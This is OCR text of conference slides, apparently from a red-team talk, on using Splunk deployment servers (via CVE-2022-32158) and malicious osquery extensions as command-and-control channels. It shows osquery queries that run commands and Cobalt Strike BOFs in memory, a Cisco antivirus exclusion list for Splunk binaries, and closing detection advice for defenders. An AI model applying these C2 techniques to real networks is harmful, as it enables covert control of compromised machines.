
Splunk as a C2


- ✅ Communicates with Splunk (C2) Server via HTTPS
- ✅ Cross-platform (Windows, macOS, Linux)
- ✅ Remotely taskable
- ✅ Signed Binaries (splunkd.exe, splunk.exe, splunk-wmi.exe, splunk-powershell.exe)





Splunk as a C2





Splunk as a C2

Products and Services Solutions Support Learn

Support / Product Support / Security / Cisco Secure Endpoint / Troubleshooting TechNotes /

Cisco-Maintained Exclusion List Changes for Cisco Secure Endpoint Console

Save Translations Download Print

Updated: March 17, 2022 **Document ID:** 214809

Introduction

This document describes the changes added to the Cisco-Maintained Exclusions.

Cisco-Maintained Exclusions are created and maintained by Cisco to provide better compatibility between the Advanced Malware Protection (AMP) for Endpoints Connector and antivirus, security or other software, these exclusions can be added to new versions of an application.

Contributed by Caly Hess, Cisco Engineer.

Splunk - Windows

Addition of:

- **CSIDL_PROGRAM_FILE\splunkforwarder\bin\splunk-winevtlog.exe**
- **CSIDL_PROGRAM_FILE\splunkforwarder\bin\splunkd.exe**

Splunk - Linux

Addition of:

- **/opt/splunkforwarder/bin/splunk**
- **/opt/splunk/bin/splunk**

Splunk (CVE-2022-32158)

- CVSSv3.1 Score: 9.0, Critical
- Published: **2022-06-14** (2 days after DC30 rejection 😳🧐)
- Splunk Enterprise deployment servers in versions before 8.1.10.1, 8.2.6.1, and 9.0 **let clients deploy forwarder bundles to other deployment clients through the deployment server.**
- An attacker that compromised a Universal Forwarder endpoint could use the vulnerability to execute arbitrary code on all other Universal Forwarder endpoints subscribed to the deployment server.


TL;DR - Compromise one endpoint → Compromise every endpoint


Splunk as a C2 - DEMO

Splunk as C2 via Deployment Server/Client 😈

EDR/XDR/whateverDR

- Most EDRs have remote code execution on clients
- Configurable calls backs
- Multiple Operators
- RBAC
- (This could be its own talk)






Osquery Primer


- “Performant endpoint visibility”
- Started at Facebook (Meta), now part of the Linux Foundation
- Commercial and open source web front ends/CLIs to manage endpoints

```
$ osqueryi
osquery> SELECT DISTINCT
    ...>   process.name,
    ...>   listening.port,
    ...>   process.pid
    ...> FROM processes AS process
    ...> JOIN listening_ports AS listening
    ...> ON process.pid = listening.pid
    ...> WHERE listening.address = '0.0.0.0';

+----------+-------+-------+
| name     | port  | pid   |
+----------+-------+-------+
| Spotify  | 57621 | 18666 |
| ARDAgent | 3283  | 482   |
+----------+-------+-------+
osquery>
```



Osquery Primer




Osquery as a C2

- ✅ No noticeable artifacts to the user after install
- ✅ Communicates with controller via HTTPS
- ✅ Cross-platform (Windows, macOS, Linux)
- ✅ Remotely taskable
- ✅ Binary signed
- ✅ Signed automatic updates (TUF)
- 🤔 Supports extensions

Osquery as a C2

- Iscariot-osquery
  - Extension for osquery
  - Written in Go
  - Executes binaries or shell commands
  - Runs unmodified Cobalt Strike BOFs in memory
  - Runs C# assemblies in memory



Osquery as a C2

- Iscariot-osquery
  - Execute binaries

```
osquery> select * from iscariotExecute where cmd='whoami /priv' and use_shell='0';
+-------------+-----------------------------------------+-----------------------------------------------------------------+---------+--------+-----------+-----------+
| cmd         | stdout                                  |                                                                 |         | stderr | exit_code | use_shell |
+-------------+-----------------------------------------+-----------------------------------------------------------------+---------+--------+-----------+-----------+
| whoami /priv | PRIVILEGES INFORMATION                 |                                                                 |         |        | 0         | 0         |
| whoami /priv | ----------------------                 |                                                                 |         |        | 0         | 0         |
| whoami /priv | Privilege Name                         | Description                                                     | State   |        | 0         | 0         |
| whoami /priv | ====================================== | =============================================================== | ======= |        | 0         | 0         |
| whoami /priv | SeAssignPrimaryTokenPrivilege          | Replace a process level token                                   | Disabled |        | 0         | 0         |
| whoami /priv | SeLockMemoryPrivilege                  | Lock pages in memory                                            | Enabled  |        | 0         | 0         |
| whoami /priv | SeIncreaseQuotaPrivilege               | Adjust memory quotas for a process                              | Disabled |        | 0         | 0         |
| whoami /priv | SeTcbPrivilege                         | Act as part of the operating system                             | Enabled  |        | 0         | 0         |
| whoami /priv | SeSecurityPrivilege                    | Manage auditing and security log                                | Disabled |        | 0         | 0         |
| whoami /priv | SeTakeOwnershipPrivilege               | Take ownership of files or other objects                        | Disabled |        | 0         | 0         |
| whoami /priv | SeLoadDriverPrivilege                  | Load and unload device drivers                                  | Disabled |        | 0         | 0         |
| whoami /priv | SeSystemProfilePrivilege               | Profile system performance                                      | Enabled  |        | 0         | 0         |
| whoami /priv | SeSystemtimePrivilege                  | Change the system time                                          | Disabled |        | 0         | 0         |
| whoami /priv | SeProfileSingleProcessPrivilege        | Profile single process                                          | Enabled  |        | 0         | 0         |
| whoami /priv | SeIncreaseBasePriorityPrivilege        | Increase scheduling priority                                    | Enabled  |        | 0         | 0         |
| whoami /priv | SeCreatePagefilePrivilege              | Create a pagefile                                               | Enabled  |        | 0         | 0         |
| whoami /priv | SeCreatePermanentPrivilege             | Create permanent shared objects                                 | Enabled  |        | 0         | 0         |
| whoami /priv | SeBackupPrivilege                      | Back up files and directories                                   | Disabled |        | 0         | 0         |
| whoami /priv | SeRestorePrivilege                     | Restore files and directories                                   | Disabled |        | 0         | 0         |
| whoami /priv | SeShutdownPrivilege                    | Shut down the system                                            | Disabled |        | 0         | 0         |
| whoami /priv | SeDebugPrivilege                       | Debug programs                                                  | Enabled  |        | 0         | 0         |
| whoami /priv | SeAuditPrivilege                       | Generate security audits                                        | Enabled  |        | 0         | 0         |
| whoami /priv | SeSystemEnvironmentPrivilege           | Modify firmware environment values                              | Disabled |        | 0         | 0         |
| whoami /priv | SeChangeNotifyPrivilege                | Bypass traverse checking                                        | Enabled  |        | 0         | 0         |
| whoami /priv | SeUndockPrivilege                      | Remove computer from docking station                            | Disabled |        | 0         | 0         |
| whoami /priv | SeManageVolumePrivilege                | Perform volume maintenance tasks                                | Disabled |        | 0         | 0         |
| whoami /priv | SeImpersonatePrivilege                 | Impersonate a client after authentication                       | Enabled  |        | 0         | 0         |
| whoami /priv | SeCreateGlobalPrivilege                | Create global objects                                           | Enabled  |        | 0         | 0         |
| whoami /priv | SeIncreaseWorkingSetPrivilege          | Increase a process working set                                  | Enabled  |        | 0         | 0         |
| whoami /priv | SeTimeZonePrivilege                    | Change the time zone                                            | Enabled  |        | 0         | 0         |
| whoami /priv | SeCreateSymbolicLinkPrivilege          | Create symbolic links                                           | Enabled  |        | 0         | 0         |
| whoami /priv | SeDelegateSessionUserImpersonatePrivilege | Obtain an impersonation token for another user in the same session | Enabled |  | 0         | 0         |
+-------------+-----------------------------------------+-----------------------------------------------------------------+---------+--------+-----------+-----------+
```

Osquery as a C2

- Iscariot-osquery
  - Execute shell commands

```
osquery> select * from iscariotExecute where cmd='echo %appdata%' and use_shell='1';
+----------------+-----------------------------------------------------------+--------+-----------+-----------+
| cmd            | stdout                                                    | stderr | exit_code | use_shell |
+----------------+-----------------------------------------------------------+--------+-----------+-----------+
| echo %appdata% | C:\Windows\system32\config\systemprofile\AppData\Roaming  |        | 0         | 1         |
+----------------+-----------------------------------------------------------+--------+-----------+-----------+
```

Osquery as a C2

- Iscariot-osquery
  - Execute unmodified Cobalt Strike BOFs in memory

```
osquery> select * from iscariotBOF where bof='arp';
+-----+------+-----------------------------------------------------------+
| bof | args | output                                                    |
+-----+------+-----------------------------------------------------------+
| arp |      | Inteface  --- 0x1                                         |
| arp |      | Internet Address        Physical Address        Type      |
| arp |      | 224.0.0.22                                      static    |
| arp |      | 239.255.255.250                                 static    |
| arp |      | Inteface  --- 0x9                                         |
| arp |      | Internet Address        Physical Address        Type      |
| arp |      | 198.18.6.1              36-41-FF-D6-7E-24       dynamic   |
| arp |      | 198.18.6.2              D6-E3-7B-8A-10-60       dynamic   |
| arp |      | 198.18.6.105            46-05-B4-80-25-62       dynamic   |
| arp |      | 198.18.6.255            FF-FF-FF-FF-FF-FF       static    |
| arp |      | 224.0.0.22              01-00-5E-00-00-16       static    |
| arp |      | 224.0.0.251             01-00-5E-00-00-FB       static    |
| arp |      | 224.0.0.252             01-00-5E-00-00-FC       static    |
| arp |      | 239.255.255.250         01-00-5E-7F-FF-FA       static    |
| arp |      | 255.255.255.255         FF-FF-FF-FF-FF-FF       static    |
+-----+------+-----------------------------------------------------------+
```

Osquery as a C2

- Iscariot-osquery
  - Execute unmodified Cobalt Strike BOFs in memory

```
osquery> select * from iscariotBOF where bof='dir' and args='[{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}]';
+-----+-----------------------------------------------------------------------+-----------------------------------------------------------------------+
| bof | args                                                                  | output                                                                |
+-----+-----------------------------------------------------------------------+-----------------------------------------------------------------------+
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] | Contents of C:\*:                                                     |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 12:04          <dir> $Recycle.Bin                   |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        03/16/2022 21:54          <dir> $WinREAgent                    |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/20/2022 14:59          <dir> cygwin64                       |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 01:15      <junction> Documents and Settings        |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 20:43           12288 DumpStack.log             |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/20/2022 19:16           12288 DumpStack.log.tmp         |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/20/2022 19:16      1702686720 hiberfil.sys              |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        03/02/2022 00:51      4192604160 pagefile.sys              |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        06/05/2021 08:10          <dir> PerfLogs                       |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        03/16/2022 22:09          <dir> Program Files                  |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        06/05/2021 10:32          <dir> Program Files (x86)            |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 01:19          <dir> ProgramData                    |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 01:15          <dir> Recovery                       |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/20/2022 19:16       268435456 swapfile.sys                  |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        03/16/2022 22:27          <dir> System Volume Information      |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        02/07/2022 20:46          <dir> Users                          |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |        03/16/2022 23:04          <dir> Windows                        |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |                                6163750912 Total File Size for 5 File(s) |
| dir | [{"type": "wstring", "value": "C:\"}, {"type": "short", "value":"0"}] |                                                        12 Dir(s)      |
+-----+-----------------------------------------------------------------------+-----------------------------------------------------------------------+
```

Osquery as a C2 - DEMO

Osquery as C2 via malicious osquery extensions 😈

Closing Thoughts/Detection

- Offensive tool development is resource intensive
  - Maintaining and testing a stable tool = lots of work
    - 💰 doesn't fall under "Billable Hours" 💰
    - Red team rates must cover dev costs → only boutique shops can provide this service
  - Barrier to entry is high
    - Base64-ing your powershell script won't cut it
    - Good offensive tooling requires low level knowledge (asm)
    - AI/ML/Blockchain/Voodoo products + big data clouds are formidable
- Iscariot-suite shifts some power back to red teams
  - Focus on meaningful change for customers, not software dev

Closing Thoughts/Detection

- Defensive tools must be thoroughly signatured/documented
  - Vendors
    - 🧬 Provide detection logic for abuse scenarios
    - 👩‍🎨 Leverage your internal red teams and security researchers to develop abuse scenarios
  - Customers
    - Demand this ☝️
    - 🤔 War game how you'd defend against iscariot-type attacks
    - 🤦‍♂️ Alert/Block "traitorware" you don't use in your environment

References/Resources/Credits

- References
  - Too many for a slide or even 2
  - Full list of references at gitlab.com/badsectorlabs/iscariot-suite
- Thank you 🙏
  - @LittleJoeTables, @lesnuages, and the rest of the Sliver team
  - @thezachw and team for Fleet and Orbit
  - @DLL_Cool_J, @checkymander, @0xpwnisher, + others for signed binary finds
  - Everyone involved in the LOLBAS project - great for MS signed tools
  - Eric Saraga of Varonis (Power Automate Exfiltration)
  - @mrd0x - LOTS project

Contact

Erik Hunstad

@badsectorlabs

blog.badsectorlabs.com

linkedin.com/in/erik-hunstad

Alberto Rodriguez

@__ar0d__

linkedin.com/in/albertojoser

gitlab.com/badsectorlabs/iscariot-suite